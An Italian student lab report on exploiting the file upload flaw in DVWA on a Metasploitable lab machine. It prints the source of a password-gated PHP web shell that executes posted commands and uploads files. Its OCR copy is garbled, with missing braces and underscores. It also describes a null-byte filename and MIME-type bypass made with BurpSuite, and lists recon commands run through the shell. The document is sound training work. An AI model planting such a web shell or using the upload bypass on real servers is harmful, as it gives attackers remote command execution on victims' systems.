# Task 09/12/24: Exploit File upload

#### **Traccia**

## **Argomento:**

Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

#### Istruzioni:

#### Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux.
- Assicuratevi che ci sia comunicazione bidirezionale tra le due macchine.

#### **Esercizio Pratico:**

- Sfruttate la vulnerabilità di file upload presente sulla DVWA Damn Vulnerable Web Application) per ottenere il controllo remoto della macchina bersaglio.
- Caricate una semplice shell in PHP attraverso l'interfaccia di upload della DVWA.
- Utilizzate la shell per eseguire comandi da remoto sulla macchina Metasploitable.

#### Monitoraggio con BurpSuite:

- Intercettate e analizzate ogni richiesta HTTP/HTTPS verso la DVWA utilizzando BurpSuite.
- Familiarizzate con gli strumenti e le tecniche utilizzate dagli Hacker Etici per monitorare e analizzare il traffico web.

# Task 09/12/24: Exploit File upload

## Report


## **Codice PHP Utilizzato**

Ecco il codice PHP utilizzato per creare la shell:

```
🖛 shell.php
     if (isset($ GET['key']) && $_GET['key'] !== 'epicode') {
         die('Access denied');
     if (isset($ POST['cmd'])) {
         echo "" . shell exec($ POST['cmd']) . "";
     if (isset($_GET['action']) && $_GET['action'] === 'ls') {
         $dir = isset($ GET['path']) ? $ GET['path'] : '.';
         echo "";
         foreach (scandir($dir) as $file) {
             echo $file . "\n";
         echo "";
     if (isset($ FILES['file']['tmp name'])) {
         $target = $ FILES['file']['name'];
         move uploaded file($ FILES['file']['tmp name'], $target);
         echo "File uploaded to: " . realpath($target);
24
             <form method="post">
                 <input type="text" name="cmd" placeholder="Command" />
                 <button type="submit">Execute</button>
             </form>
             <form method="post" enctype="multipart/form-data">
                 <input type="file" name="file" />
                 <button type="submit">Upload</button>
             <a href="?action=ls">List Files</a>
```


#### Risultato del Caricamento


Il file è stato caricato con successo nella directory hackable/uploads/ con un livello di security MEDIUM.



Per bypassare il blocco di sicurezza ho nominato il file shell.php%00.jpg (così da spacciarlo per un file .jpg), poi ho Intercettato (con BurpSuite) la richiesta di upload:

- Modificato il tipo MIME per bypassare i controlli (image/jpeg).
- Forzata l'estensione .php.






## **Accesso tramite Web Browser**

Dettagli del percorso di caricamento: Il file è stato caricato con successo nella directory hackable/uploads/.

URL di accesso: <a href="http://192.168.50.101/dvwa/hackable/uploads/shell.php?key=epicode">http://192.168.50.101/dvwa/hackable/uploads/shell.php?key=epicode</a>




## Risultati delle Richieste

Ecco le richieste effettuate con la shell e i risultati ottenuti:


#### **Utente corrente:**

Comando: whoami




## Lista file nella directory:


#### Comando: ls



#### **Upload File:**

#### Comando: da GUI






## Altre Informazioni Scoperte sulla macchina

Ecco le altre informazioni sulla macchina che ho scoperto usando la shell con i risultati ottenuti:


#### Informazioni di rete:

Comando: ping




#### Informazioni della macchina:

Comando: uname -a



#### Informazioni dell'host:

#### Comando: hostname



## **BONUS: Shell PHP Sofisticata**

Ho utilizzato una shell avanzata con:

- Protezione tramite **chiave segreta**.
- Supporto per caricamento file.
- Navigazione nelle directory.
- Interfaccia user-friendly per l'esecuzione di comandi.

#### **Conclusione**

La shell PHP è stata caricata con successo, e le richieste effettuate hanno fornito informazioni utili sul sistema interno. Sono state utilizzate tecniche di intercettazione avanzate con BurpSuite per bypassare i filtri di DVWA.